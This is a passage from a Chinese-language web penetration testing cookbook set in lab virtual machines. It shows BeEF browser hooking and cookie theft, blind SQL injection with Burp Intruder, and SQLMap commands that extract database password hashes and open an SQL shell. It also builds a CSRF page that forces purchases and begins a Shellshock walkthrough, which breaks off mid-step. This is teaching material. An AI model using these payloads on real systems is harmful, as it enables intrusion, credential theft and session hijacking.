
4. 攻击者的最佳步骤就是生成一些持久的，至少在用户浏览期间有效。访问攻击者浏览器的 `Command` 标签页，从这里选择 `Persistence | Man-In-The-Browser` 之后点击 `Execute` 。执行之后，选择 `Module Results History` 中的相关命令来检查结果，像这样：



5. 如果我们检查浏览器中的 `Logs` 标签页，我们可能会看到BeEF正在储存用户关于用户在浏览器中执行什么操作的信息，例如输入和点击，我们可以在这里看到：



6. 我们也可以通过使用 `Commands | Browser | Hooked Domain | Get Cookie` 来获取Cookie，像这样：



工作原理

这个秘籍中，我们使用了 `script` 标签的 `src` 属性来调用外部 JS 文件，这里是 BeEF的钩子。

`hook.js` 文件与服务器通信，执行命令并返回响应，使攻击者能够看到它们。它在客户端的浏览器中不打印任何东西，所以受害者通常不会知道他的浏览器正在被攻击。

在让受害者执行我们的 `hook` 脚本之后，我们使用持久化模块 Man In The Browser 使浏览器在每次用户点击链接时，向相同域发送 AJAX 请求，所以这个请求维持了钩子，也加载了新的页面。

我么也会看到，BeEF 的日志记录了用户在页面上执行的每个步骤，我们能够从中获得用户名和密码信息。也可以用来获得远程的会话 Cookie，这可以让攻击者劫持受害者的会话。

更多

BeEF 拥有很多功能，从判断受害者所使用的浏览器类型，到利用已知漏洞和完全攻陷客户端系统。一些有趣的特性是：

- `Social Engineering/Pretty Theft` ：这是个社会工程工具，允许我们模拟登陆页面，就像常见的服务那样，例如 Fackbook、Linkedin、YouTube 以及其它。

- `Browser/Webcam and Browser/Webcam HTML5` ：就像看上去那样，这两个模块能够恶意使用许可配置来激活受害者的摄像头，前者使用隐藏的 Flash `embed` 标签，后者使用 HTML5 标签。

- `Exploits folder`：这包含一组特殊软件和情况的利用，它们中的一些利用服务和其它客户端浏览器。
- `Browser/Hooked Domain/Get Stored Credentials`：这会尝试提取浏览器中储存的沦陷域的用户名和密码。
- `Use as Proxy`：如果我们右击被勾住的浏览器，我们会获得将其用作代理的选项。这将客户端浏览器用作代理，会给我们机会来探索受害者的内部网络。

BeEF 有许多其它攻击和模块，对渗透测试者非常实用，如果你想要了解更多，你可以查看官方的 Wiki：`https://github.com/ beefproject/beef/wiki`。

7.4 利用 SQL 盲注

在第六章中，我们利用了基于错误的 SQL 注入，现在我们使用 Burp Suite Intruder 作为主要工具来识别和利用 SQL 盲注。

准备

使浏览器将 Burp Suite 用作代理。

操作步骤

1. 浏览`http://192.168.56.102/WebGoat`，实用`webgoat`作为用户名和密码登录。
2. 点击`Start WebGoat`来访问 WebGoat 的主页。
3. 访问`Injection Flaws | Blind Numeric SQL Injection`。
4. 页面上说，练习的目标是找到给定字段在给定行中的值。我们的做事方式有一点不同，但是让我们看看它如何工作：将`101`作为账户号码，并点击`go`。

   Put the discovered pin value in the form to pass the lesson.

   Enter your Account Number: 101 Go!

   Account number is valid.

5. 现在尝试`1011`。

   Enter your Account Number: 1011 Go!

   Invalid account number.

   到目前为止，我们看到了应用的行为，它仅仅告诉我们账户号码是否有效。

6. 让我们尝试注入，因为它查找号码，可能将它们用作整数。我们在测试中不使用单引号，所以提交 `101 and 1=1`

   Enter your Account Number: 101 and 1=1 Go!

   Account number is valid.

7. 现在尝试 `101 and 1=2` 。


   Enter your Account Number: 101 and 1=2 Go!

   Invalid account number.

   看上去这里有个盲注，在有效的账户中注入恒真的条件结果。注入恒假的条件时会出现 `Invalid account number` 信息。

8. 在这个秘籍中，我们要获得连接到数据库的用户名称。所以我们首先需要知道用户名称的长度。让我们尝试一下，注入 `101 AND 1=char_length(current_user)` 。

9. 下一步是在 BurpSuite 的代理中寻找最后一个请求，并将它发送到 intruder中，像这样：



10. 一旦发送到 intruder，我们可以清楚所有载荷标记，并在 `AND` 后面的 `1` 中添加新的，像这样：

```
account_number=101+AND+§1§%3Dchar_length%28current_user%29&SUBMIT=Go%21
```

11. 访问载荷部分并将 `Payload type` 设为 `Numbers` 。

12. 将 `Payload type` 设为 `Sequential` ，从 1 到 15，步长为 1。

Payload set: 1 Payload count: 15

Payload type: Numbers Request count: 15

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: (•) Sequential ( ) Random

From: 1

To: 15

Step: 1

13. 为了看看响应是否满足要求，访问 `Intruder's options` ，清除 `GrepMatch` 列表并添加 `Invalid account number` ，以及 `Account number is valid` 。

Grep - Match

These settings can be used to flag result items containing specified expressions.

[x] Flag result items with responses matching these expressions:

Paste | Load ... | Remove | Clear

Account number is valid.
Invalid account number.

我们需要在每个 intruder 的标签页中这样修改。

14. 为了使应用自动化，在 `Redirections` 中选择 `Always` ，并在 `Redirections` 中选择 `Process cookies` 。

Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ( ) Never
( ) On-site only
( ) In-scope only
(•) Always

[x] Process cookies in redirections

我们需要在每个 intruder 的标签页中这样修改。

15. 开始攻击

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Invalid...	Accou...	Comment
0		200	☐	☐	29624	☑	☐	baseline request
1	1	200	☐	☐	29624	☑	☐	
2	2	200	☐	☐	29625	☐	☑	
3	3	200	☐	☐	29624	☑	☐	
4	4	200	☐	☐	29624	☑	☐	
5	5	200	☐	☐	29624	☑	☐	

它找到了号码为 2 的有效响应，这意味着用户名只含有两个字符长。

16. 现在，我们打算猜测用户名的每个字符，从第一个字符开始。在应用中提交下列代码：`101 AND 1=(current_user LIKE 'b%')`。

    我们选择 `b` 作为第一个字符，让 BurpSuite 来获取请求，它应该为任意字符。

17. 同样，我们将请求发送给 intruder 并保留唯一的载荷标记 `b`，它是名称的首单词。

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

account_number=101 AND 1=(current_user LIKE '§b§%')&SUBMIT=Go%21
```

18. 我们的载荷应该是含有所有小写字母和大写字母的列表（从 a 到 z 以及 A 到 Z）。

Payload set: 1   Payload count: 52

Payload type: Simple list   Request count: 52

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear

a
b
c
d
e
f
g
h

19. 在 intruder 中重复步骤 13 到 14 并开始攻击，像这样：

Request ▲	Payload	Status	Error	Redire...	Timeout	Length	Invalid account ...	Account number is valid.	C
15	O	200	☐	0	☐	29624	☑	☐	
16	P	200	☐	0	☐	29624	☑	☐	
17	Q	200	☐	0	☐	29624	☑	☐	
18	R	200	☐	0	☐	29624	☑	☐	
19	S	200	☐	0	☐	29625	☐	☑	
20	T	200	☐	0	☐	29624	☑	☐	
21	U	200	☐	0	☐	29624	☑	☐	
22	V	200	☐	0	☐	29624	☑	☐	

我们的用户名的首字母是 `s`。

20. 现在，我们需要找到名称的第二个单词，所以我们提交 `101 AND 1=(current_user='Sa')` 到应用的文本框，并发送请求给 intruder。

21. 现在我们的载荷标记是 `S` 后面的 `a`，换句话说，名称的第二个字符。

```
account_number=101+AND+1%3D%28current_user%3D%27S§a§%27%29&SUBMIT=Go%21
```

22. 重复步骤 18 到 19。在我们的例子中，我们只使用了俩表中的大写字母，因为如果第一个单词是大写的，两个单词就很可能都是大写的。

Filter: Showing all items

Request	Payload	Status	Error	Redire...	Timeout	Length	Invalid...	Accou...	Comment
0		200	☐	0	☐	29618	☑	☐	baseline request
1	A	200	☐	0	☐	29619	☐	☑	
2	B	200	☐	0	☐	29618	☑	☐	
3	C	200	☐	0	☐	29618	☑	☐	
4	D	200	☐	0	☐	29618	☑	☐	

名称的第二个单词是 `A`，所以应用用于执行查询的数据库用户是 `SA`。`SA` 在 MSSQL 数据库中的意思是系统管理员。

工作原理

利用 SQL 盲注比起基于错误的注入花费更多精力和时间。在这个秘籍中我们看到了如何获取连接到数据库的用户名，而在第六章的 SQL 注入利用汇总，我们使用了一条命令来获取它。

我们可以使用字典来查看当前用户是否在名称列表中，但是如果名称不在列表中，会花费更多时间。

我们最开始识别了漏洞，所显示的信息告诉我们我们的请求是真是假。

一旦我们知道存在注入，并且正面的响应是什么样子，我们开始询问当前用户的长度，询问数据库，`1` 是否是当前用户名的长度，是不是 `2`，以此类推，知道我们发现了长度。知道何时停止用户名长度的搜索非常重要。

在找到长度之后，我们使用相同的技巧来发现首字母，`LIKE 'b%'` 语句告诉 SQL 解释器是否首字母是 `b`，剩下的并不重要，它可以是任何东西（`%` 是用于多数 SQL 实现的通配符）。这里，我们看到了首字母是 `S`。使用相同的技巧，我们就能发现第二个字符，并得到整个名称。

更多

这个攻击可以继续来获得 DBMS 的版本，之后使用厂商特定的命令来观察是否用户拥有管理权限。如果是的话，你可以提取所有用户名和密码，激活远程连接，以及除此之外的许多事情。

你可以尝试的事情之一就是使用 SQLMap 来利用这类型的注入。

还有另一种类型的盲注，它是基于时间的 SQL 盲注。其中我们没有可视化的线索，关于命令是否被执行（就像有效或者无效的账户信息）。反之，我们需要给数据库发送 `sleep` 命令，如果响应时间鲳鱼我们发送的时间，那么它就是真的响应。这类型的攻击非常缓慢，因为它有时需要等待 30 秒来获得仅仅一个字符。拥有类似 sqlninja 或者 SQLMap 的工具在这种情况下十分有用（ `https://www.owasp.org/index.php/Blind_SQL_Injection` ）。

7.5 使用 SQLMap 获得数据库信息


在第六章中，我们使用了 SQLMap 来从数据库提取信息和表的内容。这非常实用，但是这不仅仅是这个工具的优势，也不是最有趣的事情。这个秘籍中，我们会将其用于提取关于数据库用户和密码的信息，这可以让我们访问整个系统，而不仅仅是应用。

操作步骤

1. 启动 Bee-box 虚拟机之后，将 BurpSuite 监听用做代理，登录和选择 SQL 注入漏洞（POST/Search）。

2. 输入任何电影名称并点击 `Search` 。

3. 现在让我们访问 BuirpSuite 并查看请求：



4. 现在，在 Kali 中访问终端并输入以下命令：

```
sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --cookie="PHPS ESSID=15bfb5b6a9
82d4c86ee9096adcfdb2e0; security_level=0" --data "title=test&action=search" -p tit
le --is-dba
```

```
[23:50:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0.12
[23:50:24] [INFO] testing if current user is DBA
[23:50:24] [INFO] fetching current user
current user is DBA:    True
[23:50:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.103'

[*] shutting down at 23:50:24
```

我们可以看到注入成功了。当前的用户是 DBA，这意味着用户可以对数据库执行管理员操作，例如添加用户和修改密码。

5. 现在我们打算提取更多信息，例如用户和密码，所以在终端中输入以下命令：

```
sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --cookie="PHPS ESSID=15bfb5b6a9
82d4c86ee9096adcfdb2e0; security_level=0" --data "title=test&action=search" -p tit
le --is-dba --users --passwords
```

```
[00:19:59] [INFO] fetching database users
database management system users [7]:
[*] ''@'bee-box'
[*] ''@'localhost'
[*] 'debian-sys-maint'@'localhost'
[*] 'root'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'bee-box'
[*] 'root'@'localhost'

[00:19:59] [INFO] fetching database users password hashes

do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] n
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *D4749CBC6F877E93F4A942F787C272224CC91D4A
[*] root [1]:
    password hash: *07BDCCE30E93A12AA2B693FD99990F044614A3E5

[00:20:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.103'

[*] shutting down at 00:20:11
```

我们现在得到了数据库的用户列表以及哈希后的密码。

6. 我们也可以获得 shell，让我们能够直接发送 SQL 查询到数据库。

```
sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --cookie="PHPS ESSID=15bfb5b6a9
82d4c86ee9096adcfdb2e0; security_level=0" --data "title=test&action=search" -p tit
le –sql-shell
```

```
[00:28:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0.12
[00:28:40] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[00:29:14] [INFO] fetching SQL query output: '@@version'
@@version:    '5.0.96-0ubuntu3'
sql-shell> show databases;
[00:30:05] [INFO] fetching SQL SELECT statement query output: 'show databases'
[00:30:05] [WARNING] something went wrong with full UNION technique (could be because of limitation on re
trieved number of entries)
show databases; [1]:

sql-shell> select * from information_schema.schemata;
[00:30:33] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.schemata'
[00:30:33] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names its
elf
[00:30:33] [INFO] fetching columns for table 'schemata' in database 'information_schema'
[00:30:33] [INFO] the query with expanded column name(s) is: SELECT CATALOG_NAME, DEFAULT_CHARACTER_SET_N
AME, DEFAULT_COLLATION_NAME, SCHEMA_NAME, SQL_PATH FROM information_schema.schemata
select * from information_schema.schemata; [4]:
[*]  , utf8, utf8_general_ci, information_schema,
[*]  , latin1, latin1_swedish_ci, bWAPP,
[*]  , latin1, latin1_swedish_ci, drupageddon,
[*]  , latin1, latin1_swedish_ci, mysql,
```

工作原理

一旦我们知道了存在 SQL 注入，我们使用 SQLMap 来利用它，像这样：

```
sqlmap -u "http://192.168.56.103/bWAPP/sqli_6.php" --cookie="PHPS ESSID=15bfb5b6a982d4
c86ee9096adcfdb2e0; security_level=0" --data "title=test&action=search" -p title --is-
dba
```

在这个对 SQLMap 的调动中，我们使用了 `--cookie` 参数来发送会话 Cookie 因为应用需要身份验证来访问 `sqli_6.php` 页面。 `--data` 参数包含发送到服务器的 POST 数据， `=p` 告诉 SQLMap 仅仅注入 `title` 参数， `--is-dba` 询问数据库当前用户是否拥有管理员权限。

DBA 允许我们向数据库询问其他用户的信息，SQLMap 通过 `--users` 和 `--passwords` 使我们的操作变得更加容易。这些参数询问用户名和密码，因为所有 DBMS 将用户的密码加密存储，我们获得的只能是哈希。所以我们仍然要使用密码破解器来破解它们。如果你在 SQLMap 询问你执行字典攻击的时候回答 `Yes` ，你可能就知道了至少一个用户的密码。

我们也使用了 `--sql-shell` 选项来从我们向数据库发送的 SQL 查询中获得 shell。这并不是真的 shell，当然，SQLMap 通过 SQL 注入发送我们写的命令，并返回这些查询的结果。

7.6 执行 CSRF 攻击

CSRF 攻击强迫身份验证后的用户在 Web 应用中执行需要身份验证的，非预期的行为。这可以通过用户所浏览的外部站点触发该行为来实现。

这个秘籍中，我们会获取应用中的信息，来观察攻击站点是否能够发送有效的请求给漏洞服务器。之后，我们会创建页面来模拟正常请求并诱使用户在身份验证后访问这个页面。恶意页面之后会发送请求给漏洞服务器，如果应用在相同浏览器中打开，它会执行操作，好像用户发送了它们。

准备

为了执行 CSRF 攻击，我们使用 vulnerable_vm 中的 WackoPicko 应用： `http://192.168.56.102/WackoPicko` 。我们需要两个用户，一个叫做 `v_user` ，是受害者，另一个叫做 `attacker` 。

我们也需要启动 BurpSuite 并将其配置为服务器的代理。

操作步骤

1. 作为 `attacker` 登录 WackoPicko。
2. 攻击者首先需要了解应用的行为，所以如果我们发酸使用户购买我们的图片，将 BurpSuite 用作代理，我们需要浏览： `http://192.168.56.102/WackoPicko/pictures/recent.php` 。
3. 选项 ID 为 8 的图片： `http://192.168.56.102/WackoPicko/ pictures/view.php?picid=8` 。
4. 点击 `Add to Cart` 。
5. 会花费我们 10 个 Tradebux，但这是值得的，所以点击 `Continue to Confirmation` 。
6. 在下一页上，点击 `Purchase` 。
7. 现在，让我们访问 BurpSuite 来分析发生了什么。

   第一个有趣的调用是 `/WackoPicko/cart/action. php?action=add&picid=8` ，它是添加图片到购物车的请求。 `/WackoPicko/cart/confirm.php` 在我们点击相应按钮时调用，它可能必须用于购买。另一个可被攻击者利用的是购买操作的 POST 调用： `/WackoPicko/cart/action. php?action=purchase` ，他告诉应用将图片添加到购物车中并收相应的 Tradebux。

#	Host	Method	URL	Params	Edited	Status	Length
76	http://192.168.56.102	GET	/WackoPicko/pictures/view.php?picid=8	✓		200	5225
78	http://192.168.56.102	GET	/WackoPicko/cart/action.php?action=add&picid=8	✓		303	616
79	http://192.168.56.102	GET	/WackoPicko/cart/review.php			200	3880
82	http://192.168.56.102	GET	/WackoPicko/cart/confirm.php			200	3636
84	http://192.168.56.102	GET	/WackoPicko/cart/review.php			200	3880
85	http://192.168.56.102	GET	/WackoPicko/cart/confirm.php			200	3636
87	http://192.168.56.102	POST	/WackoPicko/cart/action.php?action=purchase	✓		303	623
88	http://192.168.56.102	GET	/WackoPicko/pictures/purchased.php			200	3434

   Request Response

   Raw Params Headers Hex

8. 现在，攻击者需要上传图片来强迫其它用户购买。登录为 `attacker` 之后，访问 `Upload` ，填充所需信息，选项需要上传的文件，点击 `UploadFile` 。

Upload a Picture!

Tag : test

File Name : attacker_image

Title : You've been owned

Price : 15

File : ...mages.jpeg Browse...

Upload File

一旦图片呗上传，我们会直接重定向到它的相应页面，你可以在这里看到：

192.168.56.102/WackoPicko/pictures/view.php?picid=16

要注意为图片分配的 ID，它是攻击的核心部分，这里它是 16。

9. 一旦我们分析了购买流程，并拥有了图片 ID，我们需要启动托管恶意页面的服务器。在 Kali 中以 root 用户启动 Apache 服务器，像这样：

```
service apache2 start
```

10. 之后，创建 HTML 文件，叫做 `/var/www/html/wackopurchase.html` ，带有如下内容：

```
<html>
<head></head>
<body onLoad='window.location="http://192.168.56.102/ WackoPicko/cart/action.php?a
ction=purchase";setTimeout("window. close;",1000)'>
<h1>Error 404: Not found</h1>
<iframe src="http://192.168.56.102/WackoPicko/cart/action. php?action=add&picid=16"
>
<iframe src="http://192.168.56.102/WackoPicko/cart/review.php" >
<iframe src="http://192.168.56.102/WackoPicko/cart/confirm.php">
</iframe>
</iframe>
</iframe>
</body>
```

这个代码会我们的商品的发送 `add` 、 `review` 和 `confirm` 请求给 WackoPicko ，之后展示 404 页面给用户，当它加载完成后，它会重定向到购买操作，之后在一秒后关闭窗口。

11. 现在以 `v_user` 登录，上传图片并登出。


12. 作为攻击者，我们需要确保用户访问我们的恶意站点，同时仍然保持登录 WackoPicko。以 `attacker` 登录之后，访问 `Recent` 并选择属于 `v_user` 的图片（刚刚上传的那个）。

13. 我们需要在图片上输入下列评论。

```
This image looks a lot like <a href="http://192.168.56.1/ wackopurchase.html" targ
et="_blank">this</a>
```

> 译者注：这一步的前提是页面上存在 XSS，没有的话利用社会工程直接发送链接也是可行的。

14. 点击 `Preview` 之后 `Create` 。

    你可以看到，评论中允许HTML 代码，而且当 `v_user` 点击链接是，我们的恶意页面会在新窗口打开。

15. 登出并以 `v_user` 登录。
16. 访问 `Home` 并点击 `Your Purchased Pics` ，这里应该没有攻击者的图片。
17. 再次访问 `Home` ，之后访问 `Your Uploaded Pics` 。
18. 选项带有攻击者评论的图片。
19. 点击评论中的链接。

    当它完全加载之后，你应该看到文本框中的一些 WackoPicko 的文本，这个窗口会在一秒之后关闭，我们的攻击已经完成了。

20. 如果我们访问 `Home` ，你可以看到 `v_user` 的 Tradebux 余额现在是 85。

Hello v_user, you got 85 Tradebuxs to spend!

Cool stuff to do:

Who's got a similar name to you?
Your Uploaded Pics
Your Purchased Pics

21. 现在访问 `Your Purchased Pics` ： `http://192.168.56.102/WackoPicko/ pictures/purchased.php` 来查看非预期购买的图片：



对于 CSRF 工具者，成功执行漏洞需要预置条件。首先，我们需要了解执行特殊操作所需的请求参数，以及我们需要在所有情况中都处理的响应。

这个秘籍中，我们使用了代理和有效用户账户来执行我们所需的操作，来复制和收集所需信息：购买过程中涉及到的请求，这些请求所需的信息，以及执行它们的正确顺序。

一旦我们知道了需要向应用发送什么，我们需要将其自动化，所以我们启动 Web 服务器，并准备页面使调用以正确顺序和正确参数执行。通过使用 `onLoad` JS 时间，我们确保购买在 `add` 和 `confirm` 调用之前不会执行。

在每个 CSRF 攻击中，都必须有方法让用户访问我们的恶意站点，同时保持正常站点的登录。这个秘籍中，我们使用应用的特性，它的评论允许 HTML 代码，并可以在这里输入链接。所以当用户点击某个图片评论中的链接时，它就向我们的 Tradebox 盗取站点发送了请求。

最后，当用户访问我们的站点时，它模拟了错误页面，并在购买请求刚刚完成后关闭自己。在这里我们并不需要担心渗透，所以错误页面可以改进一下使用户不怀疑它。这通过 HTML `body` 标签中的 `onload` 事件中的 JavaScript 命令（购买操作的调用，和用于关闭窗口的计时器）来完成。这个时间在页面的所有元素完全加载之后触发，换句话说，当 `add` 、 `review` 和 `confirm` 的步骤完成之后。

7.7 使用 Shellsock 执行命令

Shellshock（也叫作Bashdoor）是个在 2014 年九月发现在 Bash shell 中的bug，允许命令通过储存在环境变量中的函数来执行。


Shellshock 和我们渗透测试者有关系，因为开发者有时候允许我们在 PHP 或 CGI 脚本中调用系统命令 -- 这些脚本可以利用系统环境变量。

这个秘籍中，我们会在 Bee-box 漏洞虚拟机中利用 Shellshock 漏洞来获得服务器的命令执行权。

操作步骤

1. 登录 `http://192.168.56.103/bWAPP/` 。


2. 在 `Choose your bug` 下拉框中选择 `Shellshock Vulnerability (CGI)` ，之后点击 `Hack` 。

   在文本中，我们看到了一些有趣的东西； `Current user: www-data` 。这可能意味着页面使用系统调用来获得用户名。它给了我们提示： `Attack the referrer` 。

3. 让我们看看背后有什么东西，使用 BurpSuite 来记录请求并重复步骤 2。

4. 让我们查看代理的历史：

